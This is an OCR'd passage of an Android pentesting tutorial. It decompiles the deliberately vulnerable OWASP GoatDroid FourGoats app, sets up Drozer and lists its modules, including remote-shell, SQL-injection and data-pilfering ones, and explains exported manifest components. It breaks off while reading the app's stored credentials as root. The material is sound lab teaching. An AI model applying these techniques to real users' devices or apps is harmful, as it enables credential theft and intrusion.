
```
C:\Users\Aditya\Desktop\Pentesting
λ ls
OWASP GoatDroid- FourGoats Android App  OWASP GoatDroid- FourGoats Android App.apk

C:\Users\Aditya\Desktop\Pentesting
λ dex2jar "OWASP GoatDroid- FourGoats Android App.apk"
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar OWASP GoatDroid- FourGoats Android App.apk -> OWASP GoatDroid- FourGoats Android App_dex2jar.jar
Done.

C:\Users\Aditya\Desktop\Pentesting
λ ls
OWASP GoatDroid- FourGoats Android App  OWASP GoatDroid- FourGoats Android App.apk  OWASP GoatDroid- FourGoats Android App_dex2jar.jar
```

JD-GUI Usage

- Above we have converted the APK file in to a jar file.
- Now you can open that jar file in JD-GUI and view that reconstructed source code.
- First type jdgui in Appie,it will open JD-GUI within the Appie.




- Then open up the jar file in JD-GUI.



Part 5:- Starting Drozer

Drozer is already installed in the Appie, if you using it then no need of installation and setup procedure.


- First open up the Appie and the Genymotion Device.
- Download Drozer App
- Open the drozer application in running emulator and click the OFF button in the bottom of the app which will start a Embedded Server.



- By default the server is listening on Port Number 31415 so in order to forward all commands of drozer client to drozer server we will use Android Debug Bridge[ADB] to forward the connections.

Type **adb forward tcp:31415 tcp:31415** in the console.

Type **drozer console connect** and it will spilt the screen and open the drozer in the other part.



The above steps are needed to be done whenever we need to perform assessment through Drozer.

Now you can just type on list **in the drozer console and it will list all the modules which came pre-installed with Drozer .**

```
dz> list
app.activity.forintent       Find activities that can handle the given intent
app.activity.info            Gets information about exported activities.
app.activity.start           Start an Activity
app.broadcast.info           Get information about broadcast receivers
app.broadcast.send           Send broadcast using an intent
app.package.attacksurface    Get attack surface of package
app.package.backup           Lists packages that use the backup API (returns true
                             on FLAG_ALLOW_BACKUP)
app.package.debuggable       Find debuggable packages
app.package.info             Get information about installed packages
app.package.launchintent     Get launch intent of package
app.package.list             List Packages
app.package.manifest         Get AndroidManifest.xml of package
app.package.native           Find Native libraries embedded in the application.
app.package.shareduid        Look for packages with shared UIDs
app.provider.columns         List columns in content provider
app.provider.delete          Delete from a content provider
app.provider.download        Download a file from a content provider that supports
                             files
app.provider.finduri         Find referenced content URIs in a package
app.provider.info            Get information about exported content providers
app.provider.insert          Insert into a Content Provider
```

```
app.provider.query            Query a content provider
app.provider.read             Read from a content provider that supports files
app.provider.update           Update a record in a content provider
app.service.info              Get information about exported services
app.service.send              send a Message to a service, and display the reply
app.service.start             Start Service
app.service.stop              Stop Service
auxiliary.webcontentresolver
                              Start a web service interface to content providers.
exploit.pilfer.general.apnprovider
                              Reads APN content provider
exploit.pilfer.general.settingsprovider
                              Reads Settings content provider
information.datetime          Print Date/Time
information.deviceinfo        Get verbose device information
information.permissions       Get a list of all permissions used by packages on the
                              device
scanner.misc.native           Find native components included in packages
scanner.misc.readablefiles    Find world-readable files in the given folder
scanner.misc.secretcodes      Search for secret codes that can be used from the
                              dialer
scanner.misc.sflagbinaries    Find suid/sgid binaries in the given folder (default
                              is /system).
scanner.misc.writablefiles    Find world-writable files in the given folder
```

```
scanner.provider.finduris    Search for content providers that can be queried from
                             our context.
scanner.provider.injection   Test content providers for SQL injection
                             vulnerabilities.
scanner.provider.sqltables   Find tables accessible through SQL injection
                             vulnerabilities.
scanner.provider.traversal   Test content providers for basic directory traversal
                             vulnerabilities.
shell.exec                   Execute a single Linux command.
shell.send                   Send an ASH shell to a remote listener.
shell.start                  Enter into an interactive Linux shell.
tools.file.download          Download a File
tools.file.md5sum            Get md5 Checksum of file
tools.file.size              Get size of file
tools.file.upload            Upload a File
tools.setup.busybox          Install Busybox.
tools.setup.minimalsu        Prepare 'minimal-su' binary installation on the
                             device.
```

You can use –help **switch with any of module given above to get to know more about the functionality of that particular module**

For example run app.package.info –help **will output**

```
dz> run app.package.info --help
usage: run app.package.info [-h] [-a PACKAGE] [-d DEFINES_PERMISSION] [-f FILTER] [
-g GID]
              [-p PERMISSION] [-u UID] [-i]

List all installed packages on the device with optional filters. Specify optional
keywords to search for in the package information, or granted permissions.
```

```
optional arguments:
  -h, --help
  -a PACKAGE, --package PACKAGE
                        the identifier of the package to inspect
  -d DEFINES_PERMISSION, --defines-permission DEFINES_PERMISSION
                        filter by the permissions a package defines
  -f FILTER, --filter FILTER
                        keyword filter conditions
  -g GID, --gid GID     filter packages by GID
  -p PERMISSION, --permission PERMISSION
                        permission filter conditions
  -u UID, --uid UID     filter packages by UID
  -i, --show-intent-filters
                        show intent filters
```

Part 6:- Let the Fun Begin

I will using FourGoats App of OWASP GoatDroid Project which is location-based social network vulnerable app and also HerdFinancial App of OWASP Goatdroid Project which is simple Banking app. OWASP GoatDroid Project is a awesome project for the ones who want to learn about Android Application Security.

Getting Started with GoadDroid Project is already their on their Project Page. But if you are using Appie then you don't need to follow the instruction written in the above page. I have already installed the GoatDroid server files on the Appie.

- For starting the server type goatdroid in the Appie.

- Click "Start Web Service" in the FourGoats Tab.It will start the server.


Android Application Security

If you would see the FourGoats server control panel, in the bottom there are several security flaws which are there in FourGoats Application.

- Client-Side Injection
- Server-Side Authorization Issues
- Side Channel Information Leakage
- Insecure Data Storage
- Privacy Concerns
- Insufficient Transport Layer Protection
- Insecure IPC


We also have to setup FouGoats Application .

- If some of the previous posts i have also shown to install Fourgoats Application in the enumlated Device. If you are not aware then please follow the link
- Now determine the ip address of your Host Machine.




So Mine is 192.168.1.5

- Open up the FourGoats Application in Emulator .



- Tap on Destination Info and Input IP Address, Port Number as 9888 and leave other field blank.




Now you can Login and interact with App.

Username: goatdroid

Password: goatdroid

Android Application Security



Part 7:- Understanding AndroidManifest.xml File

AndroidManifest.xml is very important part of an APK file espically when security is concerned.

Every service,ContentProvider,activity,Broadcast Receiver need to be mentioned in the AndroidManifest.xml file.

First i would like to tell several important methods to view decompiled AndroidManifest.xml file.

Method 1 – By Drozer

Drozer has a module named as **app.package.manifest** which get's the application androidmanifest.xml file and display in the drozer console.

run app.package.manifest org.owasp.goatdroid.fourgoats will produce the output given below.

Method 2 – Using apktool to decompile the APK

apktool d "OWASP GoatDroid- FourGoats Android App.apk" will decompile the following apk file of FourGoats Application.

```
C:\Users\Aditya\Desktop\Astra\pentesting\OWASP-GoatDroid-0.9\goatdroid_apps\FourGoa
ts\android_app
λ apktool d "OWASP GoatDroid- FourGoats Android App.apk"
I: Using Apktool 2.0.0-RC2 on OWASP GoatDroid- FourGoats Android App.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\Aditya\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Now you can simply access the AndroidManifest.xml file from the newly folder created in the same directory in which you executed this command.

Method 3 – Using Androguard

I am using AndroGuard Plugin in the Sublime Text editor ,it make whole process lot simpler as compared to handling androguard files.

Below is the animation depicting the process.

Android Application Security

I would advise to stick with the Method-1 as others have limited use .I am not denying the fact that apktool and AndroGuard are also good tools but not fit for this purpose.

In Android a component is public when **exported** is set to **true** but a component is also public if the manifest specifies an Intent filter for it. However,
developers can explicitly make components private (regardless of any intent filters)
by setting the “exported” attribute to false for each component in the manifest file.
Developers can set the “permission” attribute to require a certain permission to access
each component, thereby restricting access to the component.

Part 8:- Insecure Data Storage

Insecure Data Storage hold **2nd** position at OWASP Mobile Top 10.

Our common concern remain that our application data is securely stored on our android devices so that no one can extract data from it in the case of theft or loss. Also one application(malicious) cannot access data of another application (Banking).

Threat Agents

- Mobile Malwares
- Physical Access to device

Internal Storage

As i have mentioned in one of my previous blog post that by default, files that you create on internal storage are accessible only to your app. This protection is implemented by Android and is sufficient for most applications.

But developers often use MODE_WORLD_READBALE & MODE_WORLD_WRITABLE to provide those files to some application but this doesn't limit other apps(malicious) from accessing them.

For Demonstration i have used FourGoats App.Every App data resides in /data/data/ in an Android Device. In each application folders there is a shared_prefs and database folder and several other folders as implemented by application. Files under these folders come under Internal Storage Category. In most of the apps you will find that files in the shared_prefs folder are world readble and even files with sensitive data are Public.

```
root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # ls -al
ls -al
-rw-rw-r-- u0_a99   u0_a99        209 2015-01-14 13:55 credentials.xml
-rw-rw-r-- u0_a99   u0_a99        153 2015-01-14 13:55 destination_info.xml
-rw-rw-r-- u0_a99   u0_a99        148 2015-01-14 13:55 proxy_info.xml
root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # cat credentials.xml
